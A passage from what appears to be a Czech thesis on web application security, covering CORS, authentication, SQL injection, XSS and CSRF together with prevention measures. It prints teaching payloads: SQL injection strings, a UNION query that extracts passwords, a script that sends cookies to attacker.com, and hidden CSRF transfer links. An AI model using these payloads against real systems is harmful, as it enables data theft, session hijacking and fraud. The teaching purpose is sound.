Identitu serveru klient ověří postupně. Nejprve zkontroluje, že je koncový certifikát samotného serveru opravdu podepsán deklarovanou autoritou. Poté se prohlížeč ujistí, že je certifikát této autority podepsán kořenovou autoritou. Tuto už prohlížeč zná, protože je uložena v jeho seznamu důvěryhodných CA. Pokud je kterýkoli krok v tomto procesu neplatný (například pokud některý z certifikátů vypršel, byl odvolán, nebo pokud podpis nesouhlasí), prohlížeč považuje celý řetězec za neplatný a vrací chybu, že server není důvěryhodný.

2.7 Cross-Origin Resource Sharing

Dalším bezpečnostním opatřením, které se týká HTTP, je tzv. *Same-origin policy*. To je nastavení prohlížeče, ve kterém nechává Javascript odesílat pouze požadavky na doménu, ze které pochází (*Origin*). Aplikace na straně klienta je tedy schopná odesílat požadavky pouze na svůj server. V moderních aplikacích se však často hodí, aby byly požadavky napříč doménami umožněny. K tomu slouží Cross-Origin Resource Sharing (CORS) definovaný ve Fetch Living Standard (WHATWG, 2023a).

Pro začátek je potřeba zmínit, že se CORS netýká dokumentu HTML, veškeré požadavky přímo z něj (načtení obrázků nebo stylů, odeslání formuláře, atd.) jsou povoleny. CORS blokuje pouze požadavky odesílané Javascriptem s několika výjimkami. Těmi jsou metody `GET` a `HEAD`, jelikož nesmí mít žádný vedlejší efekt, a požadavky `POST`, které by se daly vykonat pomocí HTML formuláře.

Jak probíhá komunikace mezi klientem a serverem, když je CORS povolen? Klient ke svému požadavku přidá hlavičku `Origin` s doménou, ze které pochází.

Server může požadavek buď zamítnout a vrátit chybovou hlášku, nebo jej přijmout nastavením hlavičky `Access-Control-Allow-Origin` na hodnotu `Origin` z původního požadavku. Případně můžeme přístup povolit jakékoli doméně pomocí `Access-Control-Allow-Origin: *`.

Moderní prohlížeče před odesláním samotného požadavku provedou tzv. *Preflight request* pomocí metody `OPTIONS`. Do `Access-Control-Request-Method` specifikují metodu, kterou chtějí využít, načež se zeptají serveru, zda je ochoten případný požadavek s danou přijmout. Server buď odpoví na požadavek `OPTIONS` chybovou zprávou, nebo do hlavičky `Access-Control-Allow-Methods` přidá metody, které je ochoten přijmout.

3. Webové aplikace

3.1 Úvod

Webová aplikace jsou vlastně rozšířením klasických statických webových stránek. Pomocí požadavků HTTP a HTTPS může uživatel přes webový prohlížeč s aplikací komunikovat a číst, přidávat nebo měnit data. Místo toho, aby server pouze našel požadovanou stránku na dané cestě a poslal ji uživateli, předá požadavek webové aplikaci. Ta na základě metody a cesty vygeneruje dokument, předá ho serveru a ten ho odešle zpět prohlížeči uživatele.

Následující kód ukazuje jednoduchý příklad webové aplikace v jazyce Python s použitím frameworku Flask.

```
from flask import Flask, request

app = Flask(__name__)

@app.route('/')
def index():
    return 'Hello world!'
```

První řádek načte knihovnu Flask, s jejíž pomocí vytvoříme instanci webové aplikace. Řádek `@app.route('/')` řekne právě definované funkci `index`, že má naslouchat na cestě `/`, tedy na hlavní stránce. V základním nastavení bude tato funkce reagovat na požadavky `HEAD` a `GET`. Vracet bude hlavičku HTTP případně doplněnou o text `Hello world!`.

Samozřejmě lze definovat i funkci odpovídající na metodu `POST`. Ta může například zpracovávat přihlašovací formulář.

```
@app.route('/login', methods=['POST'])
def login():
    username = request.form['username']
    password = request.form['password']
    ...
    return redirect('/')
```

3.2 Architektura

Webové aplikace jsou typicky tvořeny třemi vrstvami – prezentační (*frontend*), aplikační (*backend*) a datovou vrstvou. Ve chvíli, kdy si uživatel chce zobrazit webovou stránku, dotáže se webového serveru, který mu zašle data vygenerovaná prezentační vrstvou aplikace – stránku ve formě dokumentu HTML, stylů CSS a JavaScriptu. *Frontend* má na starost pouze zobrazení dat a interakci s uživatelem.

Aplikační vrstva zpracovává veškeré uživatelské požadavky a je zodpovědná za logiku celé aplikace. Uchovává si ale pouze data nezbytná pro chod aplikace. Všechny další informace, které mají být uloženy trvale, svěřuje vrstvě datové.

Datová vrstva je typicky tvořena databází a programem pro její ovládání. Je zodpovědná za ukládání dat, jejich upravování, mazání a především za jejich integritu.

Doposud jsme se bavili o webových aplikacích, které jsou tvořeny několika stránkami. Mezi nimi může uživatel navigovat pomocí odkazů, jenž server požádají o novou stránku k zobrazení. V těchto dokumentech se pomocí formulářů nebo JavaScriptu dají provádět další akce, které opět zpracovává server. Tento způsob implementace webových aplikací však není jediný možný.

Single Page Application (SPA) je webová aplikace tvořená pouze jednou stránkou. Při jejím prvním načtení získá uživatel od serveru pouze základní strukturu dokumentu doplněnou o JavaScript. Ze skriptů se poté v závislosti na uživatelově chování odesílají požadavky *backendu* aplikace – serveru. Ten odpovídá pouze daty aktuálně určenými k zobrazení, nikoliv celou stránkou.

Frontend aplikace tato data, která jsou typicky ve formátu JavaScript Object Notation (JSON), zpracuje. Následně upraví elementy HTML a doplní je o právě získaná data.

3.3 Databáze

V databázi jsou trvale uložena data potřebná pro chod aplikace. Moderní aplikace typicky potřebují dat spoustu, pro lepší přehlednost a efektivitu jsou proto data rozdělena do tabulek. Každá tabulka obsahuje data jednoho typu – tabulka `users` může obsahovat data o uživatelích, tabulka `messages` data o zprávách, atd.

Uvnitř tabulky jsou informace podle názvu a typu rozdělena do sloupců. Tabulka `users` by mohla obsahovat například sloupce `email` a `password`, tabulka `messages` pak sloupce `content`, `time` a identifikátory odesílatele a příjemce. Jednotlivé záznamy se potom nacházejí v řádcích tabulky.

Operace s daty se ve většině databázových systémů provádějí pomocí jazyka Structured Query Language (SQL), o kterém si více povíme v kapitole věnované útoku SQL Injection. Stojí však za zmínku, že existují i tzv. *NoSQL* databáze, které k ukládání dat tabulky nepoužívají. Zkratka *NoSQL* je ale trochu zavádějící a je občas interpretována jako *Not only SQL*, aby se zdůraznilo, že tyto databázové systémy mohou stále používat jazyk SQL.

3.4 Autentizace

Ověření identity je nedílnou součástí webových aplikací, bez které by se většina z nich neobešla. Ať už jde o sociální sítě, e-shopy nebo internetové bankovnictví, všechny potřebují nějak určit, kdo s nimi v danou chvíli komunikuje. Často je proto k přístupu na nějakou webovou stránku potřeba se přihlásit, většinou po-

mocí uživatelského jména a hesla. Tím ale náš problém nemizí – jak z pohledu serveru rozeznáme požadavky několika různých přihlášených uživatelů?

Původně se k tomuto účelu využívalo *Basic HTTP Authentication*, kde k autentizaci sloužilo uživatelské jméno a heslo. Po přihlášení uživatele si prohlížeč tyto údaje uložil do paměti a při každém požadavku je zasílal serveru v rámci HTTP hlavičky `Authorization`. Server poté při zpracování každého požadavku ověřil, zda se jedná o daného uživatele.

Přihlašovací údaje se také dají zakomponovat přímo do URL.

```
http://username:password@example.com/path
```

Prohlížeč tyto údaje automaticky přidá do HTTP hlavičky `Authorization`.

Tento způsob autentizace je však velmi nebezpečný. Přihlašovací údaje jsou totiž přenášeny v otevřené podobě, bez jakékoliv formy šifrování, a prohlížeč je musí mít po celou dobu relace uložené v paměti. Navíc neexistuje způsob, jak se na serveru odhlásit, můžeme pouze smazat přihlašovací údaje z paměti prohlížeče.

Dnes se proto k autentizaci používá autentizace založená na cookies. Když se uživatel přihlásí do aplikace, je mu vygenerován unikátní identifikátor. Aplikace si ho uloží a jeho kopii odešle zpět uživateli v podobě *cookie*. A protože jsou *cookies* vždy zasílány serveru společně se samotným požadavkem, můžeme podle nich jednoduše identifikovat, který uživatel nám daný požadavek poslal.

Jako unikátní identifikátor se dá použít třeba tzv. *Session ID* – identifikátor relace. Jde o náhodný řetězec, který je serverem vygenerován při každém přihlášení uživatele. Další možností je uložit k uživateli do *cookies* jeho standardně využívaný identifikátor (např. e-mail nebo uživatelské jméno). Ten je však před přidáním do *cookies* potřeba upravit nějakou šifrou, aby se zamezilo možnosti, že si uživatel *cookie* upraví a přihlásí se jako někdo jiný.

3.5 Bezpečnost

Bezpečnost je jedním z nejdůležitějších aspektů webových aplikací. V dnešní době, kdy se stále více služeb přesouvá na internet, je zásadní, aby byla data uživatelů chráněna. V případě, že se nějaká aplikace stane terčem útoku, může dojít k úniku citlivých dat, které mohou být následně zneužity.

Ve kterých částech aplikací se tedy mohou vyskytovat bezpečnostní nedostatky? Nejslabším článkem bývají zpravidla uživatelé sami. Často nemají dostatečné povědomí o rizicích používání internetu, používají slabá hesla, klikají na podezřelé odkazy a stahují data z jiných než originálních zdrojů. To všechno jsou jen některé z nejčastějších chyb, kterých se uživatelé dopouštějí. V závěru práce si proto zmíníme několik útoků cílících na důvěřivost uživatelů.

Dalším slabým článkem jsou samotné webové aplikace. V následujících několika kapitolách se proto budeme zabývat konkrétními zranitelnostmi webových aplikací. Vysvětlíme si, jak probíhají útoky využívající těchto nedostatků. Různých druhů útoků však existuje tolik, že ani není možné je popsat všechny. Zaměříme se proto jen na útoky, které jsou nějakým způsobem zajímavé a jsou podle

projektu OWASP Top Ten (van der Stock a kol., 2023) stále aktuální.

Méně zranitelností už se potom vyskytuje v knihovnách a frameworcích. Ty jsou většinou vytvářeny profesionálními vývojáři, kteří znají bezpečnostní rizika a snaží se je minimalizovat. Přesto se nějaké chyby mohou najít i například v prohlížečích, ve starších verzích TLS, některých HTTP serverech, operačních systémech nebo dokonce v samotném hardwaru.

4. SQL injection

4.1 Jazyk SQL

Structured Query Language (SQL) je dotazovací jazyk, kterým se ovládá databáze. Příkazy napsanými v tomto jazyce se vytváří tabulky, upravují se v nich data, nebo se mezi daty vyhledává. Jazyk SQL byl navržen tak, aby připomínal anglický jazyk a byl tedy co nejjednodušší na používání. Příkazy se skládají z definovaných klíčových slov a operátorů (`SELECT`, `FROM`, `AND`, `=` atd.), identifikátorů (názvů tabulkek a sloupců) a literálů (řetězců, čísel, atd.). Ačkoliv SQL není citlivý na velikost písmen, obvykle se klíčová slova píšou velkými písmeny a identifikátory malými. Jazyk SQL není citlivý ani na bílé znaky, pro oddělení jednotlivých slov tedy můžeme použít libovolný počet mezer a nových řádků.

Nejjednodušším příkladem dotazu je vyhledání všech hodnot v libovolné tabulce.

```
SELECT * FROM users;
```

Klíčové slovo `SELECT` říká, že chceme vybrat data, `*` znamená, že chceme vybrat všechny sloupce, `FROM users` říká, že chceme vybírat data z tabulky users. Středník na konci řádku ukončí příkaz, nutný však není.

Ne vždy chceme získat data ze všech sloupců, můžeme je tedy specifikovat. Následující dotaz vrátí pouze email a heslo všech uživatelů.

```
SELECT email, password FROM users;
```

Vyhledávat můžeme i podle nějaké podmínky. Klíčovým slovem `WHERE` začíná část pro specifikaci podmínek, `=` porovnává hodnotu sloupce s daným výrazem. Část „`firstName = 'Adam'`“ tedy zajistí, že vyhledáme uživatele s křestním jménem Adam.

```
SELECT * FROM users
  WHERE firstName = 'Adam';
```

4.2 Vsunutí SQL příkazu

Právě části „`firstName = 'Adam'`“ se dá zneužít k útoku na databázi. Řetězec `Adam` nejspíše nebude napsán přímo v kódu, pravděpodobně bude přečten jako součást uživatelského vstupu. V případě, že se uživatel chová standardně, zadá pouze řetězec, který chce vyhledat. Problém nastává, pokud uživatel do nějakého vstupního pole zadá řetězec obsahující klíčové znaky jazyka SQL a my ho nezkontrolujeme. Například při vložení řetězce „`' OR 1=1 --`“ do pole pro vyhledávání se dotaz změní na následující.

```
SELECT * FROM users
  WHERE firstName = '' OR 1=1 --';
```

Klíčovým slovem `WHERE` opět začíná podmínka, jejíž součástí jsou nyní dva výrazy spojené operátorem `OR`. První část vyhledá uživatele s prázným křestním jménem (takový uživatel pravděpodobně neexistuje), druhá část je ovšem vždy pravdivá, jelikož porovnává dva stejné literály. Dvě pomlčky `--` označují začátek komentáře, který způsobí, že databáze ignoruje zbytek dotazu. Místo vyhledání uživatelů podle křestního jména tedy příkaz vrátí všechny uživatele.

4.3 Následky

V předchozí části jsme si ukázali, jak by naši aplikaci útočník mohl napadnout pomocí SQL injection. Jednalo se o vyhledávání uživatelů podle jména, útočník získal přístup k celé tabulce `users`. Ta bude s největší pravděpodobností obsahovat i citlivé informace uživatelů, jako třeba telefonní číslo, emailovou adresu nebo v horším případě adresu bydliště. Telefonní číslo a emailová adresa může být použita k odesílání spamu, adresa bydliště k vydírání.

V nejhorším případě bude naše tabulka `users` obsahovat i sloupec `password` s heslem uloženým v čistě textové podobě. Útočník tak získá přístup k heslům všech uživatelů, ta může následně použít k přihlášení do jejich účtů a tam napáchat další škody. Kromě přístupu do naší aplikace získá útočník pravděpodobně přístup i k jiným službám, jelikož mají lidé tendenci používat na více místech stejné heslo (Das a kol., 2014, VII.).

4.4 Hesla a hashování

Rozumnější je proto ukládat do databáze heslo v pozměněné podobě jako tzv. hash, který je výstupem hashovací funkce. Ta má tu vlastnost, že je jednosměrná, tedy že se z hesla dá vypočítat jeho hash, ale z hashe se heslo zpět získat nedá. Při přihlášení uživatele pak stačí porovnat hash zadaného hesla s hashem hesla uloženého v databázi. Po případném napadení databáze potom nehrozí, že by útočník získal hesla uživatelů.

I hashování hesel však má své nedostatky. Především je nutné použít vhodnou hashovací funkci, která je dostatečně odolná proti útokům. Například funkce MD5 je považována za nepoužitelnou, už dlouhou dobu jsou známy kolize hashů (Stevens, 2007). To jsou případy, kdy pro dvě různá hesla vrátí hashovací funkce stejný výstup. V případě MD5 se tedy útočník nemusí dostat přímo k heslu samotnému, ale k jinému řetězci se stejným hashem.

Prolomit hashovací funkci může útočník zkusit i hrubou silou, tedy vyzkoušet všechny možné kombinace znaků. Značným zjednodušením tohoto přístupu jsou tzv. Slovníkové útoky. Útočník má k dispozici seznam řetězců (slovník), o kterých si myslí, že by mohly být heslem. S těmito řetězci nebo jejich kombinacemi se

postupně zkouší přihlašovat. Jednoduchým příkladem slovníku je seznam slov z nějakého jazyka, nebo seznam často používaných hesel.

K prolomení dané hashovací funkce může útočník použít i tzv. *Rainbow tables*. To jsou předpočítané tabulky sloužící ke zpětnému získání hesla ze známého hashe. Tyto tabulky obsahují předpočítané hashe pro velké množství vstupních hesel. Do větších detailů v této práci zabíhat nebudeme, pěkně jsou popsány v práci (Zang, 2019).

Pokud útočník získá hash nacházející se v tabulce, bude si z něj pravděpodobně moct odvodit i původní heslo. Tomu se dá předejít použitím *soli* – náhodně vygenerovaného řetězce, který se přidá k heslu před výpočtem hashe.

4.5 Vsunutí složitějšího příkazu

Ukázali jsme si, jak by útočník mohl zneužít funkcionalitu vyhledávání uživatelů. Jako vývojářům nás jako nejjednodušší řešení může napadnout zakázat vyhledávání v tabulkách obsahující citlivé údaje. Takových tabulek můžeme mít v aplikaci hodně. Kdybychom přeci jen v aplikaci ponechali vyhledávací pole pouze pro tabulky bez citlivých údajů, ani tak bychom se problému nezbavili.

Jazyk SQL totiž umožňuje sestavení vyhledávacího dotazu z více částí. Klíčové slovo `UNION` umožňuje spojit výsledky dvou dotazů do jednoho. Uvažujme vyhledávání v tabulce `messages`.

```
SELECT * FROM messages
  WHERE text LIKE '%<retezec>%' AND sender = <id>;
```

`WHERE` opět uvozuje podmínky. `LIKE` v první části porovnává dva řetězce, `%` je zástupný znak pro libovolný text. Výraz „`text LIKE '%<retezec>%'`“ tedy vyhledá všechny zprávy, které obsahují zadaný řetězec. „`sender = <id>`“ zařídí, že vyhledáváme pouze zprávy od daného uživatele (tato část bude vygenerována serverem).

Co se ale stane, když útočník do vyhledávacího pole zadá řetězec „`%' UNION SELECT * FROM users --`“? Výstupem dotazu bude spojení všech dat z tabulky `messages` (všech zpráv všech uživatelů) se všemi daty v tabulce `users`. Databáze uvidí dotaz následovně (nezapomeňme, že `--` způsobí ignorování zbytku řádku).

```
SELECT * FROM messages
  WHERE text LIKE '%%'
UNION
SELECT * FROM users -- %' AND sender = <id>;
```

Jediný problém může pro útočníka představovat fakt, že počet sloupců vrácených oběma dotazy musí být stejný. Místo `*` by tedy musel uvést názvy sloupců, které chce získat. Jejich názvy ale pravděpodobně nebude mít k dispozici, pořád je ale může odhadnout. Email bude typicky ve sloupci `email` nebo `mail`, heslo

v `password` nebo `pwd`. Zbylé sloupce nezajímavé pro útočníka mohou být nahrazeny literálem, například řetězcem `'1'`. V případě, že by tabulka `messages` obsahovala 5 sloupců, útočník by pro zisk dat `users` vložil do vyhledávacího pole následující:

```
%' UNION SELECT email, password, '1', '1', '1' FROM users; --;
```

A dotaz vykonaný databází by vypadal takto.

```
SELECT * FROM messages
  WHERE text LIKE '%%'
UNION
SELECT email, password, '1', '1', '1' FROM users;
-- %' AND sender = <id>;
```

4.6 Prevence

Bránit se tomuto typu útoku je poměrně jednoduché. Stačí nám zkontrolovat, že vstupní řetězec neobsahuje klíčové znaky jazyka SQL, a případně před ně vložit únikový znak (escape character). Klíčovým znakem jazyka SQL je například apostrof, který se používá pro vymezení řetězců. Únikové znaky jsou různé v závislosti na přesném druhu SQL, my použijeme \. Po escapenutí se tedy řetězec `' OR 1=1; --` změní na `\' OR 1=1; --`. Escapenutý apostrof už nezpůsobí ukončení řetězce, naopak bude jeho součástí a přikaz se provede tak, jak bylo zamýšleno.

Nejjednodušším způsobem prevence obecně je použití knihovny. Můžeme například využít knihovnu založenou na principu *Prepared statements*, která do předpřipraveného dotazu vloží escapenuté vstupní parametry. V ukázce níže je použita knihovna MySQL pro Python.

```
import mysql.connector

connection = mysql.connector.connect(...)
cursor = connection.cursor(prepared=True)

query = "SELECT * FROM messages WHERE sender = %s;"
result = cursor.execute(query, sender_id)
```

Další možností je použití knihovny sestavující SQL dotazy z částí. Takovou je například knihovna SQLAlchemy pro Python.

```
from sqlalchemy import create_engine, select, where

engine = create_engine('sqlite:///:memory:', echo=True)
connection = engine.connect()
```

```
statement = select(messages).where(messages.c.sender == sender_id)
result = connection.execute(statement)
```

Za zvážení stojí i použití knihovny s Objektově-relačním mapováním (ORM). Jde o techniku propojující třídy objektově orientovaných jazyků se schématy tabulkek relační databáze. Názvy proměnných dané třídy typicky odpovídají názvům sloupců tabulky.

Kromě toho ORM poskytuje metody pro vytváření, čtení a úpravu dat, takže se jako programátoři k jazyku SQL nemusíme vůbec dostat. Také knihovny ORM všechny uživatelské vstupy ošetřují. Definice databázového modelu s knihovnou Flask-SQLAlchemy může vypadat třeba takto.

```
from flask_sqlalchemy import SQLAlchemy

db = SQLAlchemy()
class Message(db.Model):
    sender = db.Column(db.Integer)
    text = db.Column(db.String(255))
```

A dotaz vyhledávající všechny zprávy od daného uživatele následovně.

```
messages = Message.query.filter_by(sender=sender_id).all()
```

5. Cross-site scripting

5.1 Úvod

Cross-Site Scripting (XSS) je typ útoku, při kterém je do jinak spolehlivé webové stránky přidán škodlivý kód. Funguje velmi podobně jako SQL injection. Místo vložení SQL příkazů, jejichž obsah je následně vložen do instrukcí databáze, však útočník do formuláře vloží kód jazyka JavaScript, který chce přidat do webové stránky a spustit.

Představme si jednoduchou webovou aplikaci na poznamenávání úkolů, kterou jsme si udělali sami pro vlastní potřebu. Pro jednoduchost neuvažujme žádný server ani databázi, úkoly jsou přidávány pouze do HTML dokumentu a po zavření stránky jsou ztraceny. Aplikace obsahuje pouze jedno textové pole, do kterého zadáme název úkolu, tlačítko pro přidání úkolu a seznam všech úkolů. Po stisknutí tlačítka se spustí JavaScriptová funkce, která vezme řetězec z textového pole a přidá ho do seznamu. Například po zadání úkolu „Zajít na poštu“ může HTML dokument vypadat asi takto:

```
<ul>
    <li>...Ostatní úkoly...</li>
    <li>Zajít na poštu</li>
</ul>
```

Co když zkusíme do textového pole zadáme nějaký JavaScript? Vhodným testovacím vstupem může být například `alert('Ahoj!');`, tedy funkce zobrazující vyskakovací okno s daným textem. Jak už víme z první kapitoly, skript musí být uzavřen do tagů `<script>...</script>`, do textového pole tedy musíme zadat `<script>alert('Ahoj!');</script>`. Po zařazení tohoto řetězce do seznamu se HTML dokument změní na:

```
<ul>
    <li>...Ostatní úkoly...</li>
    <li>Zajít na poštu</li>
    <li><script>alert('Ahoj!');</script></li>
</ul>
```

Při načtení dokumentu prohlížečem se poslední řádek vyhodnotí jako skript, který je rovnou spuštěn. Samotný řádek se zobrazí prázdný, protože neobsahuje žádný text, místo toho se zobrazí vyskakovací okno s textem „Ahoj!“. Tímto způsobem se tedy dá do webové stránky vložit kód JavaScriptu.

5.2 Typy XSS

Útoky XSS dělíme primárně podle dvou kritérií na několik typů (Sitnick a OWASP Community, 2022). Podle toho, zda je škodlivý kód ukládán a podle toho, kdo za jeho spuštění může.

- Je škodlivý kód ukládán?
  - ano, kód je uložen, důsledky se mohou projevit při každém načtení stránky – Stored XSS
  - ne, důsledky útoku se projeví rovnou – Reflected XSS
- Kdo za spuštění kódu může?
  - server poskytne stránku obsahující škodlivý kód – Server XSS
  - vsunutí kódu do stránky povolí prohlížeč uživatele – Client XSS

Ve výše uvedeném příkladu se kód nikam neukládal a spustil ho prohlížeč uživatele, jednalo se tedy o Reflected Client XSS. Nyní si ukážeme pravděpodobně nejnebezpečnější typ útoku XSS, ostatním se více věnovat nebudeme.

5.3 Stored Server XSS

Uvažme webovou aplikaci pro nakupování na internetu, která uživatelům umožňuje přidat k nakoupenému zboží recenzi. Po zadání recenze se její text odešle na server a uloží do databáze, aby se v budoucnu mohl zobrazit všem návštěvníkům. Když si jiný uživatel chce zobrazit stránku produktu, recenze jsou načteny z databáze a přidány do HTML dokumentu.

Problém nastane ve chvíli, kdy do textu recenze útočník vloží JavaScript. V případě, že textové pole není ošetřeno, server si uloží do databáze potenciálně škodlivý kód. Ten je potom při každém požadavku přidán do HTML dokumentu všem uživatelům, kteří si stránku produktu chtějí zobrazit.

Zobrazení vyskakovacího okna bylo poměrně neškodné, co všechno se ale dá s JavaScriptem provést? Ze skriptu můžeme především číst a měnit obsah zobrazovaného dokumentu a přistupovat k proměnným v paměti prohlížeče. Prakticky jsou nám tedy dostupné všechny informace, které jsou na dané stránce zobrazeny právoplatnému uživateli.

Také můžeme přistupovat ke *cookies*, které jsou pro danou doménu uloženy v prohlížeči. S jedinou podmínkou – *cookie* musí být přístupná skriptům, tedy nesmí mít nastaven příznak `HttpOnly`. Z JavaScriptu můžeme vykonávat i HTTP požadavky, nic nám tedy nebrání v tom, abychom si všechny dostupné *cookies* odeslali na náš server, kde s nimi naložíme dle libosti.

Ostatní, `HttpOnly` *cookies* jsou pro JavaScript sice nedostupné, ale při vykonávání HTTP požadavků na doménu, se kterou jsou asociovány, jsou i tak odesílány v hlavičce *Cookie*.

5.4 Session hijacking

Termín Session hijacking by se do češtiny dal přeložit jako „Únos relace“. Spočívá v odcizení již zmiňované *Session ID cookie* a jejím následném použití útočníkem. V případě, že webový server spolehá pouze na autentizaci pomocí

Session ID, nemá šanci rozeznat útočníka od oprávněného uživatele. Útočníkovi je tak umožněn prakticky neomezený přístup k účtu oběti.

Session hijacking je možné provést několika způsoby. Fyzickým odcizením (odkoukáním *Session ID* z obrazovky), použitím malwaru na počítači oběti nebo odchytem komunikace mezi obětí a serverem. Se zranitelnostmi webových aplikací ale nejvíc souvisí zisk *Session ID* pomocí útoku XSS.

Mějme opět webovou aplikaci pro nakupování na internetu s možností recenzování. Následující kód vložíme do recenze, uloží se na serveru a při každém načtení stránky se návštěvníkovi spustí v prohlížeči. Kód ukradne `document.cookie` a zašle ji na stránku `attacker.com/cookies`. Pak už je jen na nás, jak se *Session ID* (a případně i jinými *cookies*) naložíme. Nesmíme však zapomenout na našem serveru `attacker.com` povolit CORS.

```
<script>
    fetch("http://attacker.com/cookies", {
        method: "POST",
        body: {cookie: document.cookie}
    });
</script>
```

5.5 Prevence

Jak se proti XSS útokům bránit? Nejjednodušší obranou je ošetřovat všechny vstupy uživatele a před jejich vložením do stránky zakódovat všechny klíčové znaky. K reprezentaci znaků se v HTML mohou použít tzv. *entity*, ty jsou poté v dokumentu zobrazeny jako odpovídající symbol. Entita HTML je řetězec formátu `&jméno;` nebo `&#číslo;` a reprezentuje právě jeden symbol. Pro HTML jsou klíčové především znaky `<`, `>`, ty můžeme nahradit `<` a `>`, případně `&#60;` a `&#62;`.

Ošetření obsahu vkládaného do dokumentu však nemusíme dělat ručně. Většina moderních webových frameworků nabízí funkce pro automatické zakódování všech klíčových znaků. Příkladem mohou být šablony Jinja, které se používají ve frameworku Flask. Pojďme si ještě rozmyslet několik způsobů prevence *Session hijacking*.

Mohli bychom například svázat *Session ID* s IP adresou uživatele a při každém požadavku kontrolovat, zda je IP adresa požadavku shodná s uloženou. Tento způsob ale není příliš spolehlivý. IP adresa se totiž uživateli může měnit i během jedné relace, třeba při připojení k internetu přes mobilní data. Navíc může být za jednou IP adresou „schovaných“ více uživatelů, tomu tak je například při využití NAT.

Network Address Translation (NAT) je technika řešící nedostatek IP adres. Základní myšlenka tohoto systému je, že všechny počítače v privátní síti sdílí jednu veřejnou IP adresu. Při komunikaci s internetem všechny požadavky z privátní sítě prochází přes router, který je přeposílá. Tento router má na starosti překlad adres a doručování odpovědí zpět na správný počítač. Kvůli NAT bychom tedy nemohli IP adresu svázat pouze s jednou *Session ID*.

Může nás také napadnout, že bychom *Session ID* místo do *cookies* schovávali přímo do URL. Na stránce aplikace zranitelné vůči XSS by k ní však měl útočník stále přístup, jelikož se z JavaScriptu dá k URL přistoupit. Kromě toho bychom se museli vypořádat s dalšími problémy. Jeden velký představuje hlavička `Referer`, do které se ukládá hodnota URL stránky, ze které uživatel nový požadavek odeslal. V případě, že by uživatel na naší stránce klikl na odkaz vedoucí jinam (třeba na reklamu), obsahovala by hlavička `Referer` URL se zakomponovanou *Session ID*, která by tak byla přístupná třetí straně.

Tento problém nevyvstává pouze při ukládání *Session ID* do URL. Při obnovení hesla ve webových službách uživateli často do e-mailu přijde odkaz obsahující klíč pro jeho změnu. Takovýto odkaz musí být platný pouze na jedno použití, jinak by mohl být zneužit nějakou třetí stranou, která by ho mohla zjistit z hlavičky `Referer`.

6. Cross-site request forgery

6.1 Úvod

Uvažujme webovou aplikaci internetového bankovnictví. Při běžném používání této aplikace se uživatel přihlásí svým uživatelským jménem a heslem. V reakci na přihlášení server vygeneruje *Session ID*, které ve formě *cookies* odešle zpět prohlížeči uživatele. Ten si *cookies* uloží a při každém dalším požadavku je přidá do hlavičky HTTP, díky čemuž bankovní aplikace uživatele identifikuje. Zkusme si nyní rozmyslet, jakým způsobem by se mohlo stát, že někdo provede požadavek s cizím *Session ID*.

Triviálním případem je situace, kdy se uživatel přihlásí do aplikace na veřejně přístupném počítači a zapomene se odhlásit. Člověk používající počítač po něm může pod jeho účtem provádět libovolné akce. Webové aplikace v tomto případě nemají žádnou šanci rozpoznat, že požadavek nepřišel od původního uživatele. Mohou těmto nedopatřením ale zkoušet předejít.

Jedním z možných řešení je nastavit *Session ID* jako *Session cookie*, takové jsou smazány při zavření okna prohlížeče. Tento způsob řešení je často doprovázen zaškrtávacím políčkem „Zůstat přihlášen“,díky čemuž se ze *Session ID* stane *Persistent cookie*. U internetového bankovnictví ale takovéto políčko nehledejme. Aplikace pracující s citlivými údaji kromě mazání *Session ID* při zavření okna prohlížeče často nastavují i kratší dobu platnosti *Session ID*. To právě proto, aby se předešlo situaci, kdy se uživatel zapomene odhlásit.

Dalším způsobem, jak se někdo může dostat k cizímu *Session ID*, je už zmiňovaný Session hijacking. Tento způsob útoku je ale závislý na tom, že je aplikace zranitelná na XSS. A i kdyby náhodou byla, krádeži *Session ID* by se pořád dalo předejít nastavením *cookie* na `HttpOnly`.

6.2 Jednoduchý příklad

V předchozích příkladech jsme rozebírali situace, jak by se útočník mohl k *Session ID* dostat. Pro provedení Cross-Site Request Forgery (CSRF) ale zisk *Session ID* není nutný. Útočník se pouze pokusí přesvědčit uživatele, aby provedl nechtěný požadavek sám. Konkrétní způsob provedení si rozebereme na ukázce z popisu CSRF (Sitnick a OWASP Community, 2023).

Útočník musí nejprve sestavit URL požadavku, který chce, aby uživatel nevědomky odeslal. Poté jakýmkoli možným způsobem naláká oběť na svůj web, zatímco je přihlášena do bankovní aplikace. Tam bude umístěno tlačítko, po jehož stisknutí se odešle požadavek na předem sestavenou URL. Jediné, co útočníkovi zbývá, je přesvědčit uživatele, aby na tlačítko klikl.

Po stisku tlačítka se požadavek odešle. Jelikož však odchází z toho stejného prohlížeče, přes který je uživatel do banky přihlášen, bude tento požadavek obsahovat i uživatelovu *Session ID* do bankovní aplikace. Aplikace bude mít pocit, že požadavek opravdu chtěl přihlášený uživatel odeslat a zpracuje ho.

6.3 Nesprávné využití požadavků GET

V kapitole o HTTP protokolu jsme zmínili, k čemu by měly sloužit různé typy požadavků. `GET` získává data, `POST` data vkládá, `PUT` je upravuje a `DELETE` maže. Standard RFC 9110 (Fielding a kol., 2022, 9.2.1) dokonce zakazuje, aby měl požadavek `GET` nějaký vliv na stav aplikace. Teoreticky by nám ale k naprogramování funkční aplikace stačil. Pojďme se podívat, jaké problémy by to způsobilo.

Požadavek `POST` můžeme nahradit metodou `GET` tak, že data místo do těla požadavku přidáme do URL jako query parametry. Bankovní transakci bychom potom mohli spustit jedním požadavkem `GET` provedeným na `/transfer`:

```
GET /transfer?to=JOHN&amount=1000 HTTP/1.1
Host: bank.com
Cookie: SessionID=1234567890
```

Pro útočníka by bylo velmi snadné zkonstruovat URL iniciující převod peněz na jeho účet: `http://bank.com/transfer?to=ATTACKER&amount=1000000`. K tomu, aby uživatel přišel o peníze, stačí, aby požadavek `GET` na tuto URL provedl, zatímco je přihlášen do bankovní aplikace. Toho se útočník pokusí docílit třeba tím způsobem, že rozešle mailové zprávy obsahující tento škodlivý odkaz, nebo umístí odkazu na svůj web, na který své oběti naláká.

Samotná adresa může být prezentována ve formě odkazu nebo tlačítka tvářících se, že provedou nějakou chtěnou akci.

```
<a href="http://bank.com/transfer?to=ATTACKER&amount=1000000">
    Click here to win a million dollars!
</a>
```

Nebo třeba jako falešný obrázek s nulovou velikostí, který, ačkoliv není vidět, je stejně načten.

```
<img src="http://bank.com/transfer?to=ATTACKER&amount=1000000"
  width="0" height="0">
```

Použití požadavků `GET` pro akce měnící stav aplikace by nám tedy už teď nemělo připadat ideální. Jejich největší problém jsme si ale zatím ještě nezmínili.

